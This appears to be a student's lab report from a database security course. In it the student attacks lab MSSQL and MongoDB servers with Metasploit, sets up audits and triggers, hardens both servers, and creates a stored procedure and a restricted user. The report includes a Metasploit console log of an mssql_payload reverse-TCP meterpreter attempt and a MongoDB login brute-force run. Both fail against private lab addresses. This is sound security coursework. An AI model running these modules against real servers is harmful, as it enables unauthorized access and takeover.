


Made a wordlist with common password combinations




Used password file with the mongodb login attack in metasploit.

- For example, use metasploit to perform attacks on MySQL. Click here.




Used metasploit to perform a reverse tcp payload attack on the mssql server. Metasploit was unable to get in though.


3. (20 points) Perform at least four types of audits on these two DBMS (it means, at least 2 types of audits per one DBMS). If this DBMS doesn't support auditing tools, then observe the logs or create your own audit files by using triggers.




Created an audit for smss targeting logins across the server




Created an audit for smss targeting role changes across the server



Created triggers for a collection on mongodb cloud.




Created triggers for an entire database on mongodbcloud.




Looked at these triggers in the triggers overview.


4. (10pts) Remote connect to these <u>two</u> DBMS. View the audit log for the login information on your server.



Remotely logged in from another windows server computer.




Viewed the audit logs from the ssms host computer.



Remotely logged into mongodb cloud cluster and deleted a file.

```
    restaurant_id: '40361322'
  }
  Type "it" for more
> db.restaurants.deleteOne({ name:'Carvel Ice Cream' })
< {
    acknowledged: true,
    deletedCount: 1
  }
> db["restaurants"].find()
< {
    _id: ObjectId('5eb3d668b31de5d588f42934'),
    address: {
      building: '7715',
```

Also deleted a file via the mongodb cloud terminal




I was able to view the triggers i made for the database, but it did not pick up on my actions.

Especially the first trigger made. It literally just errored.

4. (20 points) Harden the databases and <u>perform the attacks again. Observe the results and write down to your report</u>.

- For example, enable the authentication on MongoDB. Click [here](#).



Beefed up the ssms server by unallowing connections and reinforcing firewalls.

```
msf6 > use exploit/windows/mssql/mssql_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/mssql/mssql_payload) > set rhosts 192.168.1.112
rhosts => 192.168.1.112
msf6 exploit(windows/mssql/mssql_payload) > set username user
username => user
msf6 exploit(windows/mssql/mssql_payload) > set password password
password => password
msf6 exploit(windows/mssql/mssql_payload) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf6 exploit(windows/mssql/mssql_payload) > set lport 4444
lport => 4444
msf6 exploit(windows/mssql/mssql_payload) > run

[*] Started reverse TCP handler on 192.168.1.107:4444
[-] 192.168.1.112:1433 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.1.112:1433) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/mssql/mssql_payload) >
```

Used metasploit again to try and connect to ssms but there was no session created after the attack.

```
mongosh mongodb://127.0.0.1:27017/?directConnectio...   student@student-virtual-machine: ~/metasploit-framew...   student@student-virtual-machine:
  GNU nano 6.2                                                                                    /etc/mongod.conf
# mongod.conf

# for documentation of all options, see:
#   http://docs.mongodb.org/manual/reference/configuration-options/

# Where and how to store data.
storage:
  dbPath: /var/lib/mongodb
#  engine:
#  wiredTiger:

# where to write logging data.
systemLog:
  destination: file
  logAppend: true
  path: /var/log/mongodb/mongod.log

# network interfaces
net:
  port: 27017
  bindIp: 0.0.0.0


# how the process runs
processManagement:
  timeZoneInfo: /usr/share/zoneinfo


security:
  authorization: enabled

#operationProfiling:

#replication:

#sharding:

                                                                                                  [ Wrote 40 lines ]
```

Enabled security authentication on mongodb, then restarted the mongodb server.

```
msf6 auxiliary(scanner/mongodb/mongodb_login) > run

[*] 192.168.1.107:27017 - Scanning IP: 192.168.1.107
[*] 192.168.1.107:27017 - 192.168.1.107:27017 - [1/1] - Trying user: user, password: password
[*] 192.168.1.107:27017 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mongodb/mongodb_login) >
```

The server was easily scannable still by metasploit; however, a session was not created.

Task4 (40pts) User administration. Provide screenshots of commands and results for each sub-task.

1 (10pts). Create a store procedure to allow a user to view the product number, product type and quantity in the product table based on this user's input: product type and the range of available quantity ([min, max] values)

- Use wine database (which is located in week6 task2; click here)

```sql
CREATE PROCEDURE ViewProductsByTypeAndQuantity
    @ProductType NVARCHAR(10),
    @MinQuantity INT,
    @MaxQuantity INT
AS
BEGIN
    SELECT
        PRODNR AS ProductNumber,
        PRODTYPE AS ProductType,
        AVAILABLE_QUANTITY AS Quantity
    FROM PRODUCT
    WHERE PRODTYPE = @ProductType
      AND AVAILABLE_QUANTITY BETWEEN @MinQuantity AND @MaxQuantity;
END;
GO
```


00 %

Messages

```
Commands completed successfully.

Completion time: 2024-12-09T17:27:26.4271449-08:00
```


Created a procedure to allow a user to view the stuff from the database later.

2 (10pts). Create a server login and a Wine database user. Do not grant SELECT permission to this user. Provide screenshots to prove it.




Created a new user called wineuser without any permissions.

3 (10pts). Allow this user to execute this store procedure.




Granted the wineuser permission to use execute on the stored procedure.

4 (10pts). Login to this user, and let the user execute the store procedure with product type "white" , available quantity range [50, 200]



Logged into the server and database as wineuser



Executed command i made from before :)